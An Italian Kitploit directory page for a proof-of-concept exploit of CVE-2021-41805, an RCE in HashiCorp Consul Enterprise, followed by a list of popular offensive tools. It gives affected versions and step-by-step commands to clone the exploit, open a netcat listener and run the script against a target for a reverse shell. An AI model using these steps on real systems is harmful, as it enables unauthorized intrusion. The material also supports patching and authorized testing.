
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-41805 — Una prova di concetto per CVE-2021-41805, una vulnerabilità in HashiCorp Consul Enterprise che consente l'esecuzione remota di codice (RCE) con privilegi elevati. | Kitploit
Strumenti/GitHubGitHub/acfirthh/cve-2021-41805
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitPenetration TestingSicurezza CloudApprendimento e FormazioneStrumento di Accesso Remoto
GitHubacfirthh/cve-2021-41805

CVE-2021-41805

Una prova di concetto per CVE-2021-41805, una vulnerabilità in HashiCorp Consul Enterprise che consente l'esecuzione remota di codice (RCE) con privilegi elevati.

Vedi Repository
321 anno faNon ancora revisionato
Condividi

CVE-2021-41805 - HashiCorp Consul Enterprise RCE

[!WARNING] DISCLAIMER LEGALE: Questo strumento è ESCLUSIVAMENTE PER SCOPI EDUCATIVI! L'uso di questo strumento per attaccare obiettivi senza previo consenso reciproco è ILLEGALE. È responsabilità dell'utente rispettare tutte le leggi applicabili durante l'uso di questo strumento. Lo sviluppatore di questo strumento non si assume alcuna responsabilità e non è responsabile per qualsiasi uso improprio o danno causato da questo programma.

Informazioni sulla CVE

Un token ACL (con le autorizzazioni predefinite operator:write) in un namespace può essere utilizzato per un'escalation di privilegi non intenzionale in un namespace diverso. Questo può essere sfruttato per ottenere Remote Code Execution (RCE) con privilegi elevati.

Versioni interessate

  • < 1.8.17
  • 1.9.x < 1.9.11
  • 1.10.x < 1.10.4

Installazione ed esecuzione dello script

  • Per prima cosa, clona il repository:
    git clone https://github.com/acfirthh/CVE-2021-41805.git
  • Entra nella directory del repository clonato:
    cd CVE-2021-41805
  • Avvia un semplice listener:
    nc -nvlp <LISTENER_PORT>
  • Esegui lo script:
    python3 CVE-2021-41805.py -r <TARGET_IP> -rp <TARGET_PORT> -l <LISTENER_IP> -lp <LISTENER_PORT> [OPTIONAL: -t <ACL token> -v (verbose) -s (use SSL)]

Reverse Shell

Output previsto

Eseguendo l'exploit con gli argomenti di base: -r [TARGET_IP], -rp [TARGET_PORT], -l [LISTENER_IP], -lp [LISTENER_PORT] (-t [ACL_TOKEN], -s [Usa SSL]) si otterrà un output simile a:

[*] The PUT request was made successfully. Check your listener...

Eseguendo l'exploit con gli argomenti di base più -v [VERBOSE] si otterrà un output dettagliato:
Output dettagliato

Se si verifica un errore durante l'esecuzione dell'exploit e viene specificato l'argomento -v, l'output sarà simile a:

Output dettagliato con errore

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    322
  • 5

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    251

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






